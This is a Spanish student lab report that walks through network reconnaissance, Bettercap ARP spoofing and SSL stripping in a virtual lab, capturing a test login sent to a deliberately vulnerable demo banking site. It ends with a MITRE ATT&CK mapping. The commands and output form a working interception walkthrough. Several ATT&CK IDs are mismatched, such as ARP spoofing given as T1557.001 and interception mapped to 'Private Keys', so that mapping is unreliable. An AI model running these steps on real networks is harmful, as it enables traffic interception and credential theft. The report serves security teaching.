

Curso de Especialización Ciberseguridad en las TIC

Actividad 6. Ataques MITM. ARP Spoofing + SSL Strip

Resumen

Autora: Marina del Pilar López Oliva

Enero 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Índice de Contenidos

1. Prepara la infraestructura de red.....	3
2. Realiza un reconocimiento de la red, obteniendo toda la información posible, también del DNS.....	4
3. Ejecuta el ataque ARP Spoofing mediante Bettercap, envenenando tanto a la víctima como al Router.....	6
4. Simula un ataque de Phishing.....	9
5. Activa SSL Strip. Intenta capturar credenciales de páginas que en principio no tienen HSTS. ¿Funciona? Razona tu respuesta.....	11
6. Identifica este tipo de ataque en la Matriz MITRE ATT&CK, indicando la táctica, la técnica, la subtécnica y el procedimiento. Muestra capturas de pantalla e indica los ID adecuados.....	12

1. Prepara la infraestructura de red

```
administrador@router:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:dc:49:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.1/24 brd 192.168.12.255 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fedc:495f/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1b:82:c0 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 metric 100 brd 10.0.3.255 scope global dynamic enp0s8
        valid_lft 86137sec preferred_lft 86137sec
    inet6 fd17:625c:f037:3:a00:27ff:fe1b:82c0/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86139sec preferred_lft 14139sec
    inet6 fe80::a00:27ff:fe1b:82c0/64 scope link
        valid_lft forever preferred_lft forever
```

Interfaces del router importantes:

- Enp0s3: 192.168.12.1 (red interna que vamos a utilizar)
- Enp0s8: 10.0.3.15 (salida a internet)

La MAC vemos que termina con 49:5f.

```
ubuntu@ubuntu2204:~$ arp -a
ns1.iescamp.local (192.168.12.1) at 08:00:27:dc:49:5f [ether] on enp0s3
ubuntu@ubuntu2204:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:5c:e3:8f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.13/24 brd 192.168.12.255 scope global dynamic noprefixroute enp0s3
        valid_lft 520sec preferred_lft 520sec
    inet6 fe80::a00:27ff:fe5c:e38f/64 scope link
        valid_lft forever preferred_lft forever
```

Detalles del PC de la víctima importante:

- IP: 192.168.12.13
- Gateway: 192.168.12.1

Con el arp -a vemos que utilizamos la MAC correspondiente al router.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.14/24 brd 192.168.12.255 scope global dynamic noprefixroute eth0
        valid_lft 594sec preferred_lft 594sec
    inet6 fe80::4c6f:ed5e:108a:f8e0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ arp -a
ssh.iescamp.local (192.168.12.1) at 08:00:27:dc:49:5f [ether] on eth0
```

Configuración importante del atacante en kali:

- IP: 192.168.12.14
- MAC termina en b0:05

2. Realiza un reconocimiento de la red, obteniendo toda la información posible, también del DNS.

Escaneamos los puertos con nmap.

```
(kali㉿kali)-[~]
$ nmap -sN 192.168.12.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-08 13:17 EST
Nmap scan report for ssh.iescamp.local (192.168.12.1)
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
MAC Address: 08:00:27:DC:49:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.12.13
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
MAC Address: 08:00:27:5C:E3:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.12.14
Host is up (0.000030s latency).
All 1000 scanned ports on 192.168.12.14 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.48 seconds
```

Resultados del escaneo NULL (-sN):

Actividad 6. Ataques MITM. ARP Spoofing + SSL Strip

- 192.168.12.1 (Router):
 - 22/tcp: open|filtered (SSH)
 - 53/tcp: open|filtered (DNS)
- 192.168.12.13 (Víctima):
 - 22/tcp: open|filtered (SSH)
- 192.168.12.14 (Kali): Todos los puertos cerrados

Con dnsmmap podemos visualizar los subdominios descubiertos:

```
(kali@kali)-[~]
$ dnsmmap iescamp.local
dnsmmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for iescamp.local using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

ns1.iescamp.local
IP address #1: 192.168.12.1
[+] warning: internal IP address disclosed

ssh.iescamp.local
IP address #1: 192.168.12.1
[+] warning: internal IP address disclosed

[+] 2 (sub)domains and 2 IP address(es) found
[+] 2 internal IP address(es) disclosed
[+] completion time: 10 second(s)
```

Encontrando los dos subdominios.

Con el comando dig, podemos ver la transferencia de zonas DNS.

```
(kali@kali)-[~]
$ dig @192.168.12.1 axfr iescamp.local

;<<>> DiG 9.20.15-2-Debian <<>> @192.168.12.1 axfr iescamp.local
; (1 server found)
;; global options: +cmd
iescamp.local.      86400   IN      SOA     ns1.iescamp.local. admin.iescamp.local. 2 604800 86400 2419200 86400
iescamp.local.      86400   IN      NS      ns1.iescamp.local.
ns1.iescamp.local.  86400   IN      A       192.168.12.1
ssh.iescamp.local.  86400   IN      A       192.168.12.1
iescamp.local.      86400   IN      SOA     ns1.iescamp.local. admin.iescamp.local. 2 604800 86400 2419200 86400
;; Query time: 4 msec
;; SERVER: 192.168.12.1#53(192.168.12.1) (TCP)
;; WHEN: Thu Jan 08 13:53:25 EST 2026
;; XFR size: 5 records (messages 1, bytes 202)
```

Registros obtenidos:

- SOA: ns1.iescamp.local
- NS: ns1.iescamp.local
- A: ns1.iescamp.local → 192.168.12.1
- A: ssh.iescamp.local → 192.168.12.1

Analizamos la ruta y DNS en la víctima.

```
ubuntu@ubuntu2204:~$ ip route show default
default via 192.168.12.1 dev enp0s3 proto dhcp src 192.168.12.13 metric 100
ubuntu@ubuntu2204:~$ cat /etc/resolv.conf
# This is /run/systemd/resolve/stub-resolv.conf managed by man:systemd-resolved(8).
# Do not edit.
#
# This file might be symlinked as /etc/resolv.conf. If you're looking at
# /etc/resolv.conf and seeing this text, you have followed the symlink.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs should typically not access this file directly, but only
# through the symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
# different way, replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 127.0.0.53
options edns0 trust-ad
search iescamp.local
```

Configuración de red de la víctima:

- Ruta por defecto: default via 192.168.12.1 dev enp0s3
- Archivo /etc/resolv.conf:
 - Nameserver: 127.0.0.53
 - Search domain: iescamp.local

Vulnerabilidad detectada: La transferencia de zona DNS está permitida sin restricciones. Esto es un riesgo porque:

- Cualquier host en la red puede obtener todos los registros DNS
- Revela información interna de la infraestructura
- Facilita el reconocimiento para futuros ataques

3. Ejecuta el ataque ARP Spoofing mediante Bettercap, envenenando tanto a la víctima como al Router.

Habilitamos IP Forwarding en el kali atacante.

```

(kali㉿kali)-[~]
$ sudo sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 0

(kali㉿kali)-[~]
$ sudo echo 1 > /proc/sys/net/ipv4/ip_forward
zsh: permission denied: /proc/sys/net/ipv4/ip_forward

(kali㉿kali)-[~]
$ sudo su
(kali㉿kali)-[/home/kali]
# echo 1 > /proc/sys/net/ipv4/ip_forward

(kali㉿kali)-[/home/kali]
# exit

(kali㉿kali)-[~]
$ cat /proc/sys/net/ipv4/ip_forward
1

(kali㉿kali)-[~]
$ sudo sysctl -p /etc/sysctl.d

(kali㉿kali)-[~]
$ sudo sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1

```

Iniciamos el Bettercap y descubrimos el hosts.

```

└─$ sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.12.0/24 > 192.168.12.14 » [13:41:09] [sys.log] [inf] gateway monitor started ...
192.168.12.0/24 > 192.168.12.14 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.12.14	08:00:27:63:b0:05	eth0	PCS Systemtechnik GmbH	0 B	0 B	13:41:09
192.168.12.1	08:00:27:dc:49:5f	gateway	PCS Systemtechnik GmbH	402 B	255 B	13:41:09

```

↑ 0 B / ↓ 759 B / 8 pkts

192.168.12.0/24 > 192.168.12.14 » net.probe on
[13:41:42] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.12.0/24 > 192.168.12.14 » [13:41:42] [sys.log] [inf] net.probe probing 256 addresses on 192.168.12.0/24
192.168.12.0/24 > 192.168.12.14 » [13:41:42] [endpoint.new] endpoint 192.168.12.13 detected as 08:00:27:5c:e3:8f (PCS Systemtechnik GmbH).
192.168.12.0/24 > 192.168.12.14 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.12.14	08:00:27:63:b0:05	eth0	PCS Systemtechnik GmbH	0 B	0 B	13:41:09
192.168.12.1	08:00:27:dc:49:5f	gateway	PCS Systemtechnik GmbH	1.2 kB	766 B	13:41:09
192.168.12.13	08:00:27:5c:e3:8f		PCS Systemtechnik GmbH	120 B	92 B	13:41:42

```

↑ 14 kB / ↓ 38 kB / 826 pkts
192.168.12.0/24 > 192.168.12.14 »

```

Actividad 6. Ataques MITM. ARP Spoofing + SSL Strip

Con esto podemos realizar el envenenamiento. Primero le configuramos los targets y luego activamos el arp spoofing.

```
192.168.12.0/24 > 192.168.12.14 » set arp.spoof.targets 192.168.12.1, 192.168.12.13
192.168.12.0/24 > 192.168.12.14 » arp.spoof on
192.168.12.0/24 > 192.168.12.14 » [13:45:04] [sys.log] [inf] arp.spoof arp spoofer started, probing 2 targets.
192.168.12.0/24 > 192.168.12.14 »
```

Podemos comprobar que está corriendo correctamente.

```
192.168.12.0/24 > 192.168.12.14 » help arp.spoof
arp.spoof (running): Keep spoofing selected hosts on the network.

arp.spoof on : Start ARP spoofer.
arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
arp.spoof off : Stop ARP spoofer.
arp.ban off : Stop ARP spoofer.

Parameters

arp.spoof.full duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing
protections in place this will make the attack fail). (default=false)
arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and co
ming from the external network. (default=false)
arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style IP ranges. (default
=centire subnet)
arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```

Activamos el proxy en modo verbose.

```
192.168.12.0/24 > 192.168.12.14 » set net.sniff.verbose true
192.168.12.0/24 > 192.168.12.14 » set net.sniff.local true
192.168.12.0/24 > 192.168.12.14 » net.sniff on
192.168.12.0/24 > 192.168.12.14 » [13:48:42] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:52224 > ff02::fb:mdns 53 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:42] [net.sniff.udp] udp local:58099 > 224.0.0.251:mdns 53 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:42] [net.sniff.udp] udp local:italk > 224.0.0.251:mdns 54 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:42] [net.sniff.udp] local:59178 > 239.255.255.250:ssdp 100 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:42] [net.sniff.udp] udp local:59476 > 239.255.255.250:ws-discovery 587 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:43] [net.sniff.udp] udp local:36984 > 192.168.12.13:netbios-ns 58 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:43] [net.sniff.udp] udp local:59893 > 224.0.0.251:mdns 54 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:43] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:52482 > ff02::fb:mdns 54 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:43] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:34364 > ff02::fb:mdns 37 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:43] [net.sniff.udp] udp local:44309 > 224.0.0.251:mdns 37 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:44] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:44095 > ff02::fb:mdns 47 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:44] [net.sniff.udp] udp local:33714 > 224.0.0.251:mdns 47 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:45] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:41655 > ff02::fb:mdns 51 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:45] [net.sniff.udp] udp local:54719 > 192.168.12.255:netbios-ns 58 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:45] [net.sniff.udp] udp local:34826 > 224.0.0.251:mdns 51 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:46] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:41882 > ff02::fb:mdns 51 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:46] [net.sniff.udp] udp local:53023 > 224.0.0.251:mdns 51 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:47] [net.sniff.udp] udp fe80::4c6f:ed5e:108a:f8e0:51591 > ff02::fb:mdns 48 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:47] [net.sniff.udp] udp local:41300 > 224.0.0.251:mdns 48 bytes
192.168.12.0/24 > 192.168.12.14 » [13:48:48] [net.sniff.udp] udp local:58762 > 224.0.0.251:mdns 55 bytes
```

Habilitamos la conexión full duplex para envenenar ambos sentidos.

```
192.168.12.0/24 > 192.168.12.14 » set arp.spoof.full duplex true
192.168.12.0/24 > 192.168.12.14 »
```

Parámetros configurados:

- arp.spoof.targets: 192.168.12.1, 192.168.12.13
- arp.spoof.full duplex: true
- arp.spoof.internal: false (por defecto)
- arp.spoof.skip_restore: false (por defecto)

Verificamos el envenenamiento desde la víctima.

```
ubuntu@ubuntu2204:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:5c:e3:8f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.13/24 brd 192.168.12.255 scope global dynamic noprefixroute enp0s3
        valid_lft 360sec preferred_lft 360sec
    inet6 fe80::a00:27ff:fe5c:e38f/64 scope link
        valid_lft forever preferred_lft forever
ubuntu@ubuntu2204:~$ arp -a
? (192.168.12.14) at 08:00:27:63:b0:05 [ether] on enp0s3
ns1.iescamp.local (192.168.12.1) at 08:00:27:63:b0:05 [ether] on enp0s3
ubuntu@ubuntu2204:~$ ip neigh show
192.168.12.14 dev enp0s3 lladdr 08:00:27:63:b0:05 REACHABLE
192.168.12.1 dev enp0s3 lladdr 08:00:27:63:b0:05 REACHABLE
ubuntu@ubuntu2204:~$
```

El resultado que nos interesa es el MAC del router. Ambas IPs (gateway y atacante) tienen la misma dirección MAC (08:00:27:63:b0:05), confirmando el envenenamiento ARP exitoso.

4. Simula un ataque de Phishing.

Activamos el proxy con SSL Strip.

```
192.168.12.0/24 > 192.168.12.14 » set http.proxy.sslstrip true
192.168.12.0/24 > 192.168.12.14 » set http.proxy on
192.168.12.0/24 > 192.168.12.14 » set https.proxy.sslstrip true
192.168.12.0/24 > 192.168.12.14 » set https.proxy on
192.168.12.0/24 > 192.168.12.14 »
```

Para ver todo el tráfico interceptado activamos el modo verbose.


```
192.168.12.0/24 > 192.168.12.14 » set http.proxy.verbose on
192.168.12.0/24 > 192.168.12.14 » set https.proxy.verbose on
192.168.12.0/24 > 192.168.12.14 »
```

Activamos el sniffing de red para visualizar todo bien.

```
192.168.12.0/24 > 192.168.12.14 » set net.sniff.verbose true
192.168.12.0/24 > 192.168.12.14 » set net.sniff.local true
192.168.12.0/24 > 192.168.12.14 » net.sniff off
192.168.12.0/24 > 192.168.12.14 » [14:02:34] [sys.log] [err] module net.sniff is not running
192.168.12.0/24 > 192.168.12.14 » net.sniff on
```

Desde la víctima, simulamos que entramos en <http://demo.testfire.net/login.jsp> . Para demostrar vulnerabilidades bancarias.

Actividad 6. Ataques MITM. ARP Spoofing + SSL Strip



No se utiliza HSTS.

Con esto, una vez la víctima ponga sus credenciales, podemos interceptarlas y capturarlas.

```
192.168.12.0/24 > 192.168.12.14 » [14:36:40] [net.sniff.http.request] http 192.168.12.13 POST demo.testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: demo.testfire.net
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Referer: http://demo.testfire.net/login.jsp
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: http://demo.testfire.net
Cookie: JSESSIONID=266AF4CE5C780AFC1232B8D7DA77A41B
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 38

uid=cliente&passw=1234&btnSubmit>Login

192.168.12.0/24 > 192.168.12.14 » [14:36:40] [net.sniff.http.request] http 192.168.12.13 POST demo.testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: demo.testfire.net
Origin: http://demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 38
Upgrade-Insecure-Requests: 1
Priority: u=0, i
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:146.0) Gecko/20100101 Firefox/146.0
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Referer: http://demo.testfire.net/login.jsp
```

Tráfico interceptado:

- Método: POST
- Endpoint: /dologin
- Credenciales capturadas:
 - Usuario: cliente

- Contraseña: 1234

Headers relevantes:

- Host: demo.testfire.net (en HTTP, no HTTPS)
- Referer: http://demo.testfire.net/login.jsp
- Content-Type: application/x-www-form-urlencoded

El sitio original soporta HTTPS, pero Bettercap lo ha degradado a HTTP, permitiendo capturar las credenciales en texto claro.

5. Activa SSL Strip. Intenta capturar credenciales de páginas que en principio no tienen HSTS. ¿Funciona? Razona tu respuesta.

Sí funciona en sitios que no implementan HSTS (HTTP Strict Transport Security). SSL Strip degrada la conexión HTTPS a HTTP, permitiendo capturar credenciales en texto claro. En este caso, demo.testfire.net no fuerza HTTPS, por lo que el ataque es efectivo.

SSL Strip Sí funciona contra sitios sin HSTS porque:

1. No hay mecanismo de enforcement: Los navegadores no tienen instrucciones para forzar HTTPS
2. Degradación transparente: El usuario puede no notar la falta del candado verde
3. Compatibilidad con proxies: El atacante actúa como intermediario legítimo
4. Las credenciales capturadas lo demuestran: Se obtuvieron usuario=cliente, password=1234 en texto claro

Esta vulnerabilidad existe desde 2009 (presentada por Moxie Marlinspike en Black Hat) y sigue siendo efectiva contra sitios que:

- Usan HTTPS pero no HSTS
- Mezclan contenido HTTP/HTTPS
- No redirigen automáticamente a HTTPS
- Dependen del usuario para usar HTTPS

Recomendación de seguridad: Implementar HSTS con preloading para evitar esta clase de ataques en sitios sensibles como bancos, correos o redes sociales.

6. Identifica este tipo de ataque en la Matriz MITRE ATT&CK, indicando la táctica, la técnica, la subtécnica y el procedimiento. Muestra capturas de pantalla e indica los ID adecuados.


Clasificación del ataque basado en Mitre Att&ck

Categoría	ID	Nombre	Breve descripción
Táctica	TA0042	Resource Development	Preparación del entorno de ataque
Técnica	T1557	Man-in-the-Middle	Interceptación de comunicaciones
Sub-técnica	T1557.001	ARP Spoofing	Envenenamiento de caché ARP
Técnica	T1552	Unsecured Credentials	Captura de credenciales
Sub-técnica	T1552.004	Private Keys	Interceptación de credenciales en tránsito
Técnica	T1040	Network Sniffing	Monitorización de tráfico de red

Procedimientos detectados:

1. Reconocimiento activo (T1595)
 - Escaneo Nmap (005.png, 006.png)
 - Enumeración DNS (006.png)
 - Transferencia de zona (003-1.png)
2. Desarrollo de recursos (TA0042)
 - Configuración de IP Forwarding (007.png)
 - Preparación de herramientas (Bettercap)
3. Acceso inicial (TA0001)
 - ARP Spoofing para posición en la red
4. Acceso a credenciales (TA0006)
 - Interceptación de tráfico HTTP/HTTPS

- SSL Strip para degradar seguridad



Home > Tactics > Enterprise > Resource Development

Resource Development

The adversary is trying to establish resources they can use to support operations.

Resource Development consists of techniques that involve adversaries creating, purchasing, or compromising/stealing resources that can be used to support targeting. Such resources include infrastructure, accounts, or capabilities. These resources can be leveraged by the adversary to aid in other phases of the adversary lifecycle, such as using purchased domains to support Command and Control, email accounts for phishing as a part of Initial Access, or stealing code signing certificates to help with Defense Evasion.

ID: TA0042
Created: 30 September 2020
Last Modified: 25 April 2025

[Version](#) [Permalink](#)

Techniques

Techniques: 8

ID	Name	Description
T1650	Acquire Access	Adversaries may purchase or otherwise acquire an existing access to a target system or network. A variety of online services and initial access broker networks are available to sell access to previously compromised systems. In some cases, adversary groups may form partnerships to share compromised systems with each other.
T1583	Acquire Infrastructure	Adversaries may buy, lease, rent, or obtain infrastructure that can be used during targeting. A wide variety of infrastructure exists for hosting and orchestrating adversary operations. Infrastructure solutions include physical or cloud servers, domains, and third-party web services. Some infrastructure providers offer free trial periods, enabling infrastructure acquisition at limited to no cost. Additionally, botnets are available for rent or purchase.
.001	Domains	Adversaries may acquire domains that can be used during targeting. Domain names are the human readable names used to represent one or more IP addresses. They can be purchased or, in some cases, acquired for free.

victim-owned resources.		
T1557	Adversary-in-the-Middle	Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing, Transmitted Data Manipulation, or replay attacks (Exploitation for Credential Access). By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled system so they can collect information or perform additional actions.
.001	LLMNR/NBT-NS Poisoning and SMB Relay	By responding to LLMNR/NBT-NS network traffic, adversaries may spoof an authoritative source for name resolution to force communication with an adversary controlled system. This activity may be used to collect or relay authentication materials.
.002	ARP Cache Poisoning	Adversaries may poison Address Resolution Protocol (ARP) caches to position themselves between the communication of two or more networked devices. This activity may be used to enable follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation.
.003	DHCP Spoofing	Adversaries may redirect network traffic to adversary-owned systems by spoofing Dynamic Host Configuration Protocol (DHCP) traffic and acting as a malicious DHCP server on the victim network. By achieving the adversary-in-the-middle (AiTM) position, adversaries may collect network communications, including passed credentials, especially those sent over insecure, unencrypted protocols. This may also enable follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation.
.004	Evil Twin	Adversaries may host seemingly genuine Wi-Fi access points to deceive users into connecting to malicious networks as a way of supporting follow-on behaviors such as Network Sniffing, Transmitted Data Manipulation, or Input Capture.

Actividad 6. Ataques MITM. ARP Spoofing + SSL Strip

T1552	Unsecured Credentials	Adversaries may search compromised systems to find and obtain insecurely stored credentials. These credentials can be stored and/or misplaced in many locations on a system, including plaintext files (e.g. Shell History), operating system or application-specific repositories (e.g. Credentials in Registry), or other specialized files/artifacts (e.g. Private Keys).
	.001 Credentials In Files	Adversaries may search local file systems and remote file shares for files containing insecurely stored credentials. These can be files created by users to store their own credentials, shared credential stores for a group of individuals, configuration files containing passwords for a system or service, or source code/binary files containing embedded passwords.
	.002 Credentials in Registry	Adversaries may search the Registry on compromised systems for insecurely stored credentials. The Windows Registry stores configuration information that can be used by the system or other programs. Adversaries may query the Registry looking for credentials and passwords that have been stored for use by other programs or services. Sometimes these credentials are used for automatic logons.
	.003 Shell History	Adversaries may search the command history on compromised systems for insecurely stored credentials.
	.004 Private Keys	Adversaries may search for private key certificate files on compromised systems for insecurely stored credentials. Private cryptographic keys and certificates are used for authentication, encryption/decryption, and digital signatures. Common key and certificate file extensions include .key, .pgp, .gpg, .ppk, .p12, .pem, .pfx, .cer, .p7b, .asc.
	.005 Cloud Instance Metadata API	Adversaries may attempt to access the Cloud Instance Metadata API to collect credentials and other sensitive data.
T1552	Unsecured Credentials	Adversaries may search compromised systems to find and obtain insecurely stored credentials. These credentials can be stored and/or misplaced in many locations on a system, including plaintext files (e.g. Shell History), operating system or application-specific repositories (e.g. Credentials in Registry), or other specialized files/artifacts (e.g. Private Keys).